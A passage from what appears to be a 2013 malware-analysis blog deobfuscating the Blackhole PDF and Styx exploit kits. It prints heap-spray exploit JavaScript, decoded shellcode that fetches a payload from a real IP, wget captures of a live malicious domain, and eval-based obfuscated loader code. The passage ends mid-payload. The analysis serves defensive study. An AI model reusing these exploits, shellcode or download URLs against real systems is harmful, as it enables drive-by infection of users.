    var _l6 = "9.3.O"; //@malforsec set viewer version
    _l6 = _l6.replace('.', '');
    while (_l6.length < 4) _l6 += 'O';
    return parseInt(_l6, 1O)
}
function _l7(_l8, _l9) {
    while (_l8.length * 2 < _l9) _l8 += _l8;
    return _l8.substring(O, _l9 / 2)
}
function _IO(_I1) {
    _I1 = unescape(_I1);
    roteDak = _I1.length * 2;
    dakRote = unescape('%u9O9O');
    spray = _l7(dakRote, Ox2OOO - roteDak);
    loxWhee = _I1 + spray;
    loxWhee = _l7(loxWhee, 524O98);
    for (i = O; i < 4OO; i++) _l4[i] = loxWhee.substr(O, loxWhee.length - 1) + dakRote;
}
function _I2(_I1, len) {
    while (_I1.length < len) _I1 += _I1;
    return _I1.substring(O, len)
}
function _I3(_I1) {
    ret = '';
    for (i = O; i < _I1.length; i += 2) {
        b = _I1.substr(i, 2);
        c = parseInt(b, 16);
        ret += String.fromCharCode(c);
    }
    return ret
}
function _ji1(_I1, _I4) {
    _I5 = '';
    for (_I6 = O; _I6 < _I1.length; _I6++) {
        _l9 = _I4.length;
        _I7 = _I1.charCodeAt(_I6);
        _I8 = _I4.charCodeAt(_I6 % _l9);
        _I5 += String.fromCharCode(_I7 ^ _I8);
    }
    return _I5
}
function _I9(_I6) {
    _jO = _I6.toString(16);
    _j1 = _jO.length;
    _I5 = (_j1 % 2) ? 'O' + _jO : _jO;
    return _I5
}
function _j2(_I1) {
    _I5 = '';
    for (_I6 = O; _I6 < _I1.length; _I6 += 2) {
        _I5 += '%u';
        _I5 += _I9(_I1.charCodeAt(_I6 + 1));
        _I5 += _I9(_I1.charCodeAt(_I6))
    }
    return _I5
}
function _j3() {
    _j4 = _l5();
    if (_j4 < 9OOO) {
        _j5 = 'o+uASjgggkpuL4BK/////wAAAABAAAAAAAAAAAAQAAAAAAAAfhaASiAgYA98EIBK';
        _j6 = _l1;
        _j7 = _I3(_j6)
    } else {
        _j5 = 'kB+ASjiQhEp9foBK/////wAAAABAAAAAAAAAAAAQAAAAAAAAYxCASiAgYA/fE4BK';
        _j6 = _l2;
        _j7 = _I3(_j6)
    }
    _j8 = 'SUkqADggAABB';
    _j9 = _I2('QUFB', 1O984);
    _llO = 'QQcAAAEDAAEAAAAwIAAAAQEDAAEAAAABAAAAAwEDAAEAAAABAAAABgEDAAEAAAABAAAAEQEEAAEAAAAIAAAAFwEEAAEAAAAwIAAAUAEDAMwAAACSIAAAAAAAAAAMDAj/////';
    _ll1 = _j8 + _j9 + _llO + _j5;
    _ll2 = _ji1(_j7, '');
    if (_ll2.length % 2) _ll2 += unescape('%OO');
    _ll3 = _j2(_ll2);
    with({
        k: _ll3
    }) _IO(k);
//    ImageField1.rawValue = _ll1
    console.log(_ll1); //@malforsec log result
}
_j3();


Thats better! Looks like shellcode in the middle there.

3. Shellcode


Some magic is performed by these dark agents, or should we call them Dark Knights. Lets see if we can do just as good as King Arthur and see if we too can pass over the bridge when meeting The Dark Knight  (youtube - warning not for sensitive people).

Short Python intermesso: Just concatenating the strings from the JavaScript code. Last string reversed. Output the chars to get bin code.


>>> hexstr = "4c20600f0517804a3c20600f0f63804aa3eb804a3020824a6e2f804a41414141260000000000000000000000000000001239804a6420600f000400004141414141414141" + "00005636d697d3f646366226c6873626d34746761767e6629613d396f6573762f613a31333a36723a3e613a3e613a3e613a33333a32333a3e613a37613d35607f656175766d662a613a30333a39613a3b613a38613d3073766f3078607e217f23693034393533326469313533323931683267393465303361623162316167323f23693034393533326469313533323931683267393465303361623162316167323f24353e25363e2132313e2932313f2f2a30747478607f2a16397646cb1b5a8ac33db10f698e0a8ef89cee0e4e8ffffefc98e8065ffefa600a64c5700f30874af5700f3087431be20bec03c384065ff35c0be3800a64065ff3500a661570c584165ff00a6753500a600a6151440d1448803401ca8950090d1446cc6c646e250d1447c4726077700d1447c159c338eb8c065ff0000008f86350237d2028042447c233327674042447c3776562742407cc042c5d800001040ce1827be20beffffff168e8eb8804c3861ff45d6c62757860000e6f6863eff503c3801e5b8ceb85505910c3805000000ff8604a60585000000008e9f2effffff898e9550a67fb88086b83fbe69304733c0d7080286b8da35be3c95e5ba5c30b840b8dd308db8c04245ffce64d8b4c0b866dd3042e5b8e56e57f1b31fbe04ad30d0bc1c80472f8301ebf0bd335c30dacf14949c335f300267b8655f30875347b8c357b86515c4be9e15574e58424378bf576093643c0304b88bffff0151ee18c2334730c3e5b866bd338067b865c107b8c004b80304b8460c33f59e43574e58cfcf4e3866"[::-1]
>>> hexbytes = "".join(chr(int(hexstr[i:i+2],16)) for i in xrange(0,len(hexstr),2))
>>> hexbytes
'L `\x0f\x05\x17\x80J< `\x0f\x0fc\x80J\xa3\xeb\x80J0 \x82Jn/\x80JAAAA&\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x129\x80Jd `\x0f\x00\x04\x00\x00AAAAAAAAf\x83\xe4\xfc\xfc\x85\xe4u4\xe9_3\xc0d\x8b@0\x8b@\x0c\x8bp\x1cV\x8bv\x083\xdbf\x8b^<\x03t3,\x81\xee\x15\x10\xff\xff\xb8\x8b@0\xc3F9\x06u\xfb\x874$\x85\xe4uQ\xe9\xebLQV\x8bu<\x8bt5x\x03\xf5V\x8bv \x03\xf53\xc9IA\xfc\xad\x03\xc53\xdb\x0f\xbe\x108\xf2t\x08\xc1\xcb\r\x03\xda@\xeb\xf1;\x1fu\xe6^\x8b^$\x03\xddf\x8b\x0cK\x8dF\xec\xffT$\x0c\x8b\xd8\x03\xdd\x8b\x04\x8b\x03\xc5\xab^Y\xc3\xebS\xad\x8bh \x80}\x0c3t\x03\x96\xeb\xf3\x8bh\x08\x8b\xf7j\x05Y\xe8\x98\xff\xff\xff\xe2\xf9\xe8\x00\x00\x00\x00XPj@h\xff\x00\x00\x00P\x83\xc0\x19PU\x8b\xec\x8b^\x10\x83\xc3\x05\xff\xe3hon\x00\x00hurlmT\xff\x16\x83\xc4\x08\x8b\xe8\xe8a\xff\xff\xff\xeb\x02\xebr\x81\xec\x04\x01\x00\x00\x8d\\$\x0c\xc7\x04$regs\xc7D$\x04vr32\xc7D$\x08 -s Sh\xf8\x00\x00\x00\xffV\x0c\x8b\xe83\xc9Q\xc7D\x1d\x00wpbt\xc7D\x1d\x05.dll\xc6D\x1d\t\x00Y\x8a\xc1\x040\x88D\x1d\x04AQj\x00j\x00SWj\x00\xffV\x14\x85\xc0u\x16j\x00S\xffV\x04j\x00\x83\xeb\x0cS\xffV\x04\x83\xc3\x0c\xeb\x02\xeb\x13G\x80?\x00u\xfaG\x80?\x00u\xc4j\x00j\xfe\xffV\x08\xe8\x9c\xfe\xff\xff\x8eN\x0e\xec\x98\xfe\x8a\x0e\x89o\x01\xbd3\xca\x8a[\x1b\xc6Fy6\x1a/phttp://129.121.65.54/27aa2a2ac05d97b8a923519db359409c/27aa2a2ac05d97b8a923519db359409c/q.php?fsp=1h:1k:1i:30:1j&mfuqeope=1g:1n:32:33:1n:1n:1n:2v:31:1o&suoi=1i&nvqgdt=bcxlb&cdo=ymce\x00\x00'


Looks like we got some nice bin code out, and we even got straight to The Holy Grai.. - eehhm payload URL.

4. Payload URL


lets look at the code in hex - ascii format


0000000: 4c20 600f 0517 c280 4a3c 2060 0f0f 63c2  L `.....J< `..c.
0000010: 804a c2a3 c3ab c280 4a30 20c2 824a 6e2f  .J......J0 ..Jn/
0000020: c280 4a41 4141 4126 0000 0000 0000 0000  ..JAAAA&........
0000030: 0000 0000 0000 0012 39c2 804a 6420 600f  ........9..Jd `.
0000040: 0004 0000 4141 4141 4141 4141 66c2 83c3  ....AAAAAAAAf...
0000050: a4c3 bcc3 bcc2 85c3 a475 34c3 a95f 33c3  .........u4.._3.
0000060: 8064 c28b 4030 c28b 400c c28b 701c 56c2  .d..@0..@...p.V.
0000070: 8b76 0833 c39b 66c2 8b5e 3c03 7433 2cc2  .v.3..f..^<.t3,.
0000080: 81c3 ae15 10c3 bfc3 bfc2 b8c2 8b40 30c3  .............@0.
0000090: 8346 3906 75c3 bbc2 8734 24c2 85c3 a475  .F9.u....4$....u
00000a0: 51c3 a9c3 ab4c 5156 c28b 753c c28b 7435  Q....LQV..u<..t5
00000b0: 7803 c3b5 56c2 8b76 2003 c3b5 33c3 8949  x...V..v ...3..I
:
0000130: 6a05 59c3 a8c2 98c3 bfc3 bfc3 bfc3 a2c3  j.Y.............
0000140: b9c3 a800 0000 0058 506a 4068 c3bf 0000  .......XPj@h....
0000150: 0050 c283 c380 1950 55c2 8bc3 acc2 8b5e  .P.....PU......^
0000160: 10c2 83c3 8305 c3bf c3a3 686f 6e00 0068  ..........hon..h
0000170: 7572 6c6d 54c3 bf16 c283 c384 08c2 8bc3  urlmT...........
0000180: a8c3 a861 c3bf c3bf c3bf c3ab 02c3 ab72  ...a...........r
0000190: c281 c3ac 0401 0000 c28d 5c24 0cc3 8704  ..........\$....
00001a0: 2472 6567 73c3 8744 2404 7672 3332 c387  $regs..D$.vr32..
00001b0: 4424 0820 2d73 2053 68c3 b800 0000 c3bf  D$. -s Sh.......
00001c0: 560c c28b c3a8 33c3 8951 c387 441d 0077  V.....3..Q..D..w
00001d0: 7062 74c3 8744 1d05 2e64 6c6c c386 441d  pbt..D...dll..D.
00001e0: 0900 59c2 8ac3 8104 30c2 8844 1d04 4151  ..Y.....0..D..AQ
00001f0: 6a00 6a00 5357 6a00 c3bf 5614 c285 c380  j.j.SWj...V.....
0000200: 7516 6a00 53c3 bf56 046a 00c2 83c3 ab0c  u.j.S..V.j......
0000210: 53c3 bf56 04c2 83c3 830c c3ab 02c3 ab13  S..V............
0000220: 47c2 803f 0075 c3ba 47c2 803f 0075 c384  G..?.u..G..?.u..
0000230: 6a00 6ac3 bec3 bf56 08c3 a8c2 9cc3 bec3  j.j....V........
0000240: bfc3 bfc2 8e4e 0ec3 acc2 98c3 bec2 8a0e  .....N..........
0000250: c289 6f01 c2bd 33c3 8ac2 8a5b 1bc3 8646  ..o...3....[...F
0000260: 7936 1a2f 7068 7474 703a 2f2f 3132 392e  y6./phttp://129.
0000270: 3132 312e 3635 2e35 342f 3237 6161 3261  121.65.54/27aa2a
0000280: 3261 6330 3564 3937 6238 6139 3233 3531  2ac05d97b8a92351
0000290: 3964 6233 3539 3430 3963 2f32 3761 6132  9db359409c/27aa2
00002a0: 6132 6163 3035 6439 3762 3861 3932 3335  a2ac05d97b8a9235
00002b0: 3139 6462 3335 3934 3039 632f 712e 7068  19db359409c/q.ph
00002c0: 703f 6673 703d 3168 3a31 6b3a 3169 3a33  p?fsp=1h:1k:1i:3
00002d0: 303a 316a 266d 6675 7165 6f70 653d 3167  0:1j&mfuqeope=1g
00002e0: 3a31 6e3a 3332 3a33 333a 316e 3a31 6e3a  :1n:32:33:1n:1n:
00002f0: 316e 3a32 763a 3331 3a31 6f26 7375 6f69  1n:2v:31:1o&suoi
0000300: 3d31 6926 6e76 7167 6474 3d62 6378 6c62  =1i&nvqgdt=bcxlb
0000310: 2663 646f 3d79 6d63 6500 000a            &cdo=ymce...


Yes we got the url rgiht. So if we where after that we could now just fetch it...

5. Epilogue


Feels good to be on the same side as King Arthur and to be able to reverse and deobfuscate the Black(hole) Knights evi(a)l doings. And get our hands on The Holy Grail.

PS: running the shellcode with sctest and rasm failed with errors due to buffer overflow - any tip on how to get around that very much appreciated


Happy Blackhole PDF deobfuscation :)

Sunday, April 7, 2013

Styx Exploit Kit Analysis - building a bridge to the underworld


Time for another EK adventure. Always fun looking into how these things work.
What to expect: obfuscated JavaScript, JAR's, PDF's and the odd EXE file.
Lets get ready for the fun...

Styx seem to come from Greek mythology and is the name of the river at the border to the underworld (according to wikipedia).


 So lets see if we can build a bridge over to the far side of the underworld... If not we will drown half way.

A Tweet by @IbashBotnets lead me to this one, thanks!

PS!! At the time of publishing: The site is still alive so be careful

1. Start with the redirector


--2013-04-06 hxxp: //rupscare.org/eNLShv0OTec0p3C402mlb0ZrKE0d9420eFIA16FxJ0kSCu0VXk
Resolving rupscare.org... 5.45.183.91
Connecting to rupscare.org|5.45.183.91|:80... connected.
HTTP request sent, awaiting response...
  HTTP/1.0 302 Found
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Location: hxxp: //rupscare.org/eNLShv0OTec0p3C402mlb0ZrKE0d9420eFIA16FxJ0kSCu0VXk/
  Pragma: no-cache
  Server: nginx/0.7.64
  Set-Cookie: PHPSESSID=3693830346734333836633534663236673267363161656463683267326435343; path=/
  Status: 302
  X-Powered-By: ASP.NET version 4
  Content-Type: text/html; charset=utf-8
  X-Powered-By: HPHP
  Connection: keep-alive
  Content-Length: 0
Location: hxxp: //rupscare.org/eNLShv0OTec0p3C402mlb0ZrKE0d9420eFIA16FxJ0kSCu0VXk/ [following]
--2013-04-06 --  hxxp: //rupscare.org/eNLShv0OTec0p3C402mlb0ZrKE0d9420eFIA16FxJ0kSCu0VXk/
Reusing existing connection to rupscare.org:80.
HTTP request sent, awaiting response...
  HTTP/1.0 200 OK
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Content-Type: text/html;charset=utf-8
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Pragma: no-cache
  Server: nginx/0.7.64
  X-Mode: HTML
  X-Powered-By: ASP.NET version 4
  X-Powered-By: HPHP
  Connection: keep-alive
  Content-Length: 472
Length: 472 [text/html]
Saving to: `pane.html'

     0K                                                       100% 25.6M=0s

2013-04-06 (25.6 MB/s) - `pane.html' saved [472/472]


So we got a cute little landing page / gate

html>
<head>
<title>Spvfsgihxh</title>
</head>
<body>
<applet archive="IriBA.jar" code="iIzdFTw.tBAmwo" name="LlfkQbgj">
<param name="CxRAA" value="hxxp: //rupscare.org/f8UENz06Los0sIjA0h5KM11dfM16mOl0dhDI0LoPr0wS3P0vpSB0FdC60KwLL0XazR0I1By0Ftvl0woRa0HMhW0jybx0YczL030IR14y510akqt0btBC0Mlbx16DPl0O0Sm0IPWo03Vp20zsyN0Z5H80IlGk0Uw3f11ZiW0ri5k00zJC0bfMF0nwGj0q4Zx0eHYM0ZMsY/MydDzBPB3b.exe?ftptJ6NyGf0u=nZ&h=11"/>
</applet>
<script src="aDHRYLxXI.js"></script>
</body>
</html>


As so many other EK's straight to the applet. Looks like the link to the EXE is there in bright daylight as well. But lets see what secrets are behind the JavaScript first:


2. Fetching JS: aDHRYLxXI.js


--2013-04-06 --  hxxp: //rupscare.org/eNLShv0OTec0p3C402mlb0ZrKE0d9420eFIA16FxJ0kSCu0VXk/aDHRYLxXI.js
Resolving rupscare.org... 5.45.183.91
Connecting to rupscare.org|5.45.183.91|:80... connected.
HTTP request sent, awaiting response...
  HTTP/1.0 200 OK
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Content-Type: text/html;charset=utf-8
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Pragma: no-cache
  Server: nginx/0.7.64
  Set-Cookie: PHPSESSID=2653362373934343136336565313262653369393937366836353537336333366; path=/
  X-Mode: HTML
  X-Powered-By: ASP.NET version 4
  X-Powered-By: HPHP
  Connection: keep-alive
  Content-Length: 176
Length: 176 [text/html]
Saving to: `aDHRYLxXI.js'

     0K                                                       100% 8.47M=0s

2013-04-06 (8.47 MB/s) - `aDHRYLxXI.js' saved [176/176]


Here is what we got:

var ykskT="p"+"df"+""+"\x78"+"."+"h"+"t"+"\x6dl"+"";
try{
var GyrcZ = LlfkQbgj.bFFvG();
if(GyrcZ.indexOf("rarAjl")<0){
location.href=ykskT;
}
}
catch(e){
location.href=ykskT;
}


Once again redirected, but where; well we have seen worse -> pdfx.html


3. Fetch pdfx.html


--2013-04-06 --  hxxp ://rupscare.org/eNLShv0OTec0p3C402mlb0ZrKE0d9420eFIA16FxJ0kSCu0VXk/pdfx.html
Resolving rupscare.org... 5.45.183.91
Connecting to rupscare.org|5.45.183.91|:80... connected.
HTTP request sent, awaiting response...
  HTTP/1.0 200 OK
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Content-Type: text/html;charset=utf-8
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Pragma: no-cache
  Server: nginx/0.7.64
  Set-Cookie: PHPSESSID=9373265346564633734316938346334303163636564373462363632373736656; path=/
  X-Mode: HTML
  X-Powered-By: ASP.NET version 4
  X-Powered-By: HPHP
  Connection: keep-alive
  Content-Length: 618
Length: 618 [text/html]
Saving to: `pdfx.html'

     0K                                                       100% 30.1M=0s

2013-04-06 (30.1 MB/s) - `pdfx.html' saved [618/618]


<html>
<head>
<title>Uhrobayhjyqi</title>
</head>
<body>
<iframe style="display: none;" src="ocll.html" id="hrtuiai"></iframe>
<script>
var Theb=35;function wlxj(){var pXOm='oZUV';kQIqdJ='CAkXtK';if (kQIqdJ=='PXuT') kOhRAH();}function TqeV(){}
var CwjVUE=132;function utPc(){}
var krZBmfUN="&h=32";
</script>
<script>
window.onload=function(){
 ojzcz=document.getElementById("hrtuiai").contentWindow.document.getElementById("cxhvbb").value;
 pknxmtcs="";
 for(crvm=0;crvm<ojzcz.length;crvm+=2)
  pknxmtcs+=String.fromCharCode(parseInt(ojzcz.substr(crvm,2),26)-135);
 eval(pknxmtcs);
}
</script>
</body>
</html>


An iframe and som more JS. Notice that the JS code references the iframe.

get ocll.html

--2013-04-06 --  hxxp ://rupscare.org/eNLShv0OTec0p3C402mlb0ZrKE0d9420eFIA16FxJ0kSCu0VXk/ocll.html
Resolving rupscare.org... 5.45.183.91
Connecting to rupscare.org|5.45.183.91|:80... connected.
HTTP request sent, awaiting response...
  HTTP/1.0 200 OK
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Content-Type: text/html;charset=utf-8
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Pragma: no-cache
  Server: nginx/0.7.64
  Set-Cookie: PHPSESSID=8366930393133303532636430373836323362633532366262693031673162693; path=/
  X-Mode: HTML
  X-Powered-By: ASP.NET version 4
  Content-Encoding: gzip
  X-Powered-By: HPHP
  Connection: keep-alive
  Content-Length: 1678
Length: 1678 (1.6K) [text/html]
Saving to: `ocll.html'

     0K .                                                     100% 74.3M=0s

2013-04-06 (74.3 MB/s) - `ocll.html' saved [1678/1678]


<html>
<body>
<h1>
<textarea id="cxhvbb">5f939i9b909h969c9b6b87989h8a7m806j908m9b8o9a926n9j8o999i926n929l918o9m9g6k9o5f9j8o9f6b929l918o9h927e9b929k6b7l8o9h926j6k7c5f929l918o9h9
26p9g929h7l8o9h926j929l918o9h926p94929h7l8o9h926j6k6b6m6b929l918o9m9g6k7c5f9j8o9f6b908m9j8o999i927e929g908o9d926j9j8o999i926k6b6m6b6j6j929l918o9m9g7e7e9b9i99
996k6b7g6b6d6d6b7b6b6d7c6b929l9d969f929g7e6d6m929l918o9h926p9h9c8c8b7k8a9h9f969b946j6k6k7c5f919c909i9a929b9h6p909c9c9896927e908m9b8o9a926b6m6b6d7e6d6b6m6b908
m9j8o999i927c5fa05f9j8o9f6b9m9n879h8f7i80849h6b7e6b9b8o9j96948o9h9c9f6p9i9g929f7i94929b9h6p9h9c839c9k929f7k8o9g926j6k7c5f96936j9m9n879h8f7i80849h6p969b91929l
86936j6d9k9c9k77756d6k7d716b6h6h6b9m9n879h8f7i80849h6p969b91929l86936j6d9a9g96926d6k7f7e716k9o5f87989h8a7m806j6d937o7o958b8o9g918o9g6d6n6b989f8h7j9a938c856n6
b726k7c5f919c909i9a929b9h6p9k9f969h926j6d7d96939f8o9a926b939f8o9a928p9c9f91929f7e6i716i6b9g909f9c9999969b947e6i9b9c6i6b9g9h9m99927e6i9d9c9g969h969c9b7b8o8p9g
9c999i9h927c9h9c9d7b719d9l7c9992939h7b719d9l7c6i6b9g9f907e6i939b9h9g6p959h9a996i7f7d7096939f8o9a927f6d6k7c5fa05f9j8o9f6b8a9d99969h859i9a7e939i9b909h969c9b6j9
g9h9f6k9o5f9j8o9f6b9f929h7e8i8k7c5f9j8o9f6b9g9d997e9g9h9f6p9g9d99969h6j708i8j6p8j8m6n6o8k70946k7c5f939c9f6j967e717c967d757c966m6m6k9o5f96936j9h9m9d929c936b9g
9d998i968k6c7e6d9i9b919293969b92916d6k9o9f929h8i968k7e9g9d998i968k7ca092999g929o9f929h8i968k7e6d716d7ca05fa05f9f929h9i9f9b6b9f929h6p979c969b6j6d6d6k7c5fa07c5
f9j8o9f6b7o929h859i9a7e939i9b909h969c9b6j9g9h9f6k9o5f9h9f9m9o5f9f929h9i9f9b6b8a9d99969h859i9a6j9g9h9f6p9a8o9h90956j708i8j918k8i8j918j6p8j8m6n6o8k6l706k6p979c
969b6j6d6d6k6k5fa0908o9h90956j906k9oa07c5f9f929h9i9f9b6b6d6d7c5fa07c5f9j8o9f6b7o929h8791938d929f9g969c9b7e939i9b909h969c9b6j6k9o5f96936j9b8o9j96948o9h9c9f6p9
d999i94969b9g6b6h6h6b9b8o9j96948o9h9c9f6p9d999i94969b9g6p99929b949h957f716k9o5f9j8o9f6b9d999i94969b858o9a926b7e6b9b8o9j96948o9h9c9f6p9d999i94969b9g8i6d7i919c
8p926b7i909f9c8p8o9h6d8k7c5f96936j6c9d999i94969b858o9a926k6b9f929h9i9f9b6b6d6d7c5f9j8o9f6b9d91938m9j929f8m9j929f9g969c9b7e7o929h859i9a6j9d999i94969b858o9a926
p9j929f9g969c9b6k7c5f9j8o9f6b9d91938m9j929f8m91929g909f969d9h969c9b7e7o929h859i9a6j9d999i94969b858o9a926p91929g909f969d9h969c9b6k7c5f9j8o9f6b9d91938m9j929f8m
9a969a927e6d6d7c5f96936j9b8o9j96948o9h9c9f6p9a969a928b9m9d929g8i6d8o9d9d9996908o9h969c9b709j9b916p8o919c8p926p9d91939l9a996d8k6k9o9d91938m9j929f8m9a969a927e6
d7a6p716p716p716d7ca092999g929o96936j9b8o9j96948o9h9c9f6p9a969a928b9m9d929g8i6d8o9d9d9996908o9h969c9b709j9b916p8o919c8p926p9l6o9a8o9f9g6d8k6k9o9d91938m9j929f
8m9a969a927e6d796p716p716p716d7ca0a07c5f96936j9d91938m9j929f8m9j929f9g969c9b6c7e6d6d6k9o5f9f929h9i9f9b6b9d91938m9j929f8m9j929f9g969c9b7c5fa05f92999g926b96936
j9d91938m9j929f8m91929g909f969d9h969c9b6c7e6d6d6k9o5f9f929h9i9f9b6b9d91938m9j929f8m91929g909f969d9h969c9b6b7c5fa05f92999g926b9o5f9f929h9i9f9b6b7o929h859i9a6j
9d91938m9j929f8m9a969a926k7c5fa05fa092999g929o5f9j8o9f6b91969j8m9c8p976b7e6b919c909i9a929b9h6p909f928o9h927m99929a929b9h6j6d91969j6d6k7c5f919c909i9a929b9h6p8
p9c919m6p8o9d9d929b917k959699916j91969j8m9c8p976k7c5f91969j8m9c8p976p969b9b929f7p8b84836b7e6b6i7d867j817m7k8b6b96916b7e6b6d87919387999i94868p976d6b9b8o9a927e
6d87919387999i94868p976d6b7k837i8a8a807l7e6d90999g96917b7k7i797i7a7879716o7379717l6o72727k7n6o7i73757l6o7575757676747675717171716d6b8e807l8b7p7e6d716d6b7p7m8
07o7p8b7e6d716d7f7d70867j817m7k8b7f6i7c5f9h9f9m9o5f9f929h9i9f9b6b7o929h859i9a6j87919387999i94868p976p7o929h8d929f9g969c9b9g6j6k6k7c5fa0908o9h90956j906k9o9f92
9h9i9f9b6b6d6d7ca07c5fa05fa05f9d91939j929f6b7e6b7o929h8791938d929f9g969c9b6j6k7c5f96936j9d91939j929f6c7e6d6d6k5f9d91939j929f7e9d8o9f9g92809b9h6j9d91939j929f6
k7c5f92999g926b9d91939j929f7e717c5f939i9b909h969c9b6b97869b968p9a8c6j6k6b9o5f9j8o9f6b9i8o6b7e6b9b8o9j96948o9h9c9f6p9i9g929f7i94929b9h6p9h9c839c9k929f7k8o9g92
6j6k7c5f96936b6j9i8o6p969b91929l86936j6d9k969b6d6k7f7e716k6b9f929h9i9f9b6b727c5f9f929h9i9f9b6b717c5fa05f939i9b909h969c9b6b8a8a829i7l6j6k9o5f96936j9b8o9j96948
o9h9c9f6p9i9g929f7i94929b9h6p969b91929l86936j6d7k959f9c9a926d6k7f7e716k6b9f929h9i9f9b6b727c5f9f929h9i9f9b6b717c5fa05f939i9b909h969c9b6b98998d7l8d987p896j9f84
9h817p9a929g9d6k6b9o5f9j8o9f6b9d96939f6b7e6b919c909i9a929b9h6p909f928o9h927m99929a929b9h6j6d96936d6m6d9f8o6d6m6d9a926d6k7c5f9d96939f6p9g929h7i9h9h9f968p9i9h9
26j6i9k96919h956i6n6b72716k7c5f9d96939f6p9g929h7i9h9h9f968p9i9h926j6i95929694959h6i6n6b72746k7c5f9d96939f6p9g929h7i9h9h9f968p9i9h926j6i9g9h9m99926i6n6b6d9h9c
9d7b7271719d9l7c9d9c9g969h969c9b7b8o8p9g9c999i9h926d6k7c5f9d96939f6p9g929h7i9h9h9f968p9i9h926j6i9g9f906i6n6b9f849h817p9a929g9d6k7c5f919c909i9a929b9h6p8p9c919
m6p8o9d9d929b917k959699916j9d96939f6k7c5fa05f96936b6j97869b968p9a8c6j6k6b6h6h6b6c8a8a829i7l6j6k6k6b9o5f96936b6j6j9d91939j929f7f7e797171716b6h6h6b9d91939j929f
7d7e797371716k6b9p9p6b6j9d91939j929f7f7e7a7171716b6h6h6b9d91939j929f7d7e7a7471716k6k5f98998d7l8d987p896j6d8f9k8g7j8a7o9687886p9d91936d6k7c5f96936b6j9d91939j9
29f6b7f7e6b777171716b6h6h6b9d91939j929f6b7d6b797171716k5f98998d7l8d987p896j6d9l8a8p7o889d6p9d91936d6k7c5f96936b6j6c6j6j9d91939j929f7f7e797171716b6h6h6b9d9193
9j929f7d7e797371716k6b9p9p6b6j9d91939j929f7f7e7a7171716b6h6h6b9d91939j929f7d7e7a7471716k6k6b6h6h6b6c6j9d91939j929f6b7f7e6b777171716b6h6h6b9d91939j929f6b7d6b7
97171716k6k5f9g929h8b969a929c9i9h6j6d919c909i9a929b9h6p9k9f969h926j6i7d96939f8o9a926b9g9h9m99927e8j6d9h9c9d7b7271719d9l7c9d9c9g969h969c9b7b8o8p9g9c999i9h928j
6d6b9g9f907e8j6d979c9j936p959h9a998j6d7f7d7096939f8o9a927f6i6k6d6n747171716k7c5fa05f</textarea>
</h1>
</body>
</html>


Just a storage for the variable cxhvbb. Input to generate some more code.

node-js is one of my friends to deobfuscate JS code. First clean the code a bit and then run the code with node. Always nice to pipe it to js-beautify to get nice and shiny code out.

Here is the JavaScript code to run in node:

var1="5f939i9b9O9h969c9b6b87989h8a7m8O6j9O8m9b8o9a926n9j8o999i926n929l918o9m9g6k9o5f9j8o9f6b929l918o9h927e9b929k6b7l8o9h926j6k7c5f929l918o9h926p9g929h7l8o9h926j929l918o9h926p94929h7l8o9h926j6k6b6m6b929l918o9m9g6k7c5f9j8o9f6b9O8m9j8o999i927e929g9O8o9d926j9j8o999i926k6b6m6b6j6j929l918o9m9g7e7e9b9i99996k6b7g6b6d6d6b7b6b6d7c6b929l9d969f929g7e6d6m929l918o9h926p9h9c8c8b7k8a9h9f969b946j6k6k7c5f919c9O9i9a929b9h6p9O9c9c9896927e9O8m9b8o9a926b6m6b6d7e6d6b6m6b9O8m9j8o999i927c5faO5f9j8o9f6b9m9n879h8f7i8O849h6b7e6b9b8o9j96948o9h9c9f6p9i9g929f7i94929b9h6p9h9c839c9k929f7k8o9g926j6k7c5f96936j9m9n879h8f7i8O849h6p969b91929l86936j6d9k9c9k77756d6k7d716b6h6h6b9m9n879h8f7i8O849h6p969b91929l86936j6d9a9g96926d6k7f7e716k9o5f87989h8a7m8O6j6d937o7o958b8o9g918o9g6d6n6b989f8h7j9a938c856n6b726k7c5f919c9O9i9a929b9h6p9k9f969h926j6d7d96939f8o9a926b939f8o9a928p9c9f91929f7e6i716i6b9g9O9f9c9999969b947e6i9b9c6i6b9g9h9m99927e6i9d9c9g969h969c9b7b8o8p9g9c999i9h927c9h9c9d7b719d9l7c9992939h7b719d9l7c6i6b9g9f9O7e6i939b9h9g6p959h9a996i7f7d7O96939f8o9a927f6d6k7c5faO5f9j8o9f6b8a9d99969h859i9a7e939i9b9O9h969c9b6j9g9h9f6k9o5f9j8o9f6b9f929h7e8i8k7c5f9j8o9f6b9g9d997e9g9h9f6p9g9d99969h6j7O8i8j6p8j8m6n6o8k7O946k7c5f939c9f6j967e717c967d757c966m6m6k9o5f96936j9h9m9d929c936b9g9d998i968k6c7e6d9i9b919293969b92916d6k9o9f929h8i968k7e9g9d998i968k7caO92999g929o9f929h8i968k7e6d716d7caO5faO5f9f929h9i9f9b6b9f929h6p979c969b6j6d6d6k7c5faO7c5f9j8o9f6b7o929h859i9a7e939i9b9O9h969c9b6j9g9h9f6k9o5f9h9f9m9o5f9f929h9i9f9b6b8a9d99969h859i9a6j9g9h9f6p9a8o9h9O956j7O8i8j918k8i8j918j6p8j8m6n6o8k6l7O6k6p979c969b6j6d6d6k6k5faO9O8o9h9O956j9O6k9oaO7c5f9f929h9i9f9b6b6d6d7c5faO7c5f9j8o9f6b7o929h8791938d929f9g969c9b7e939i9b9O9h969c9b6j6k9o5f96936j9b8o9j96948o9h9c9f6p9d999i94969b9g6b6h6h6b9b8o9j96948o9h9c9f6p9d999i94969b9g6p99929b949h957f716k9o5f9j8o9f6b9d999i94969b858o9a926b7e6b9b8o9j96948o9h9c9f6p9d999i94969b9g8i6d7i919c8p926b7i9O9f9c8p8o9h6d8k7c5f96936j6c9d999i94969b858o9a926k6b9f929h9i9f9b6b6d6d7c5f9j8o9f6b9d91938m9j929f8m9j929f9g969c9b7e7o929h859i9a6j9d999i94969b858o9a926p9j929f9g969c9b6k7c5f9j8o9f6b9d91938m9j929f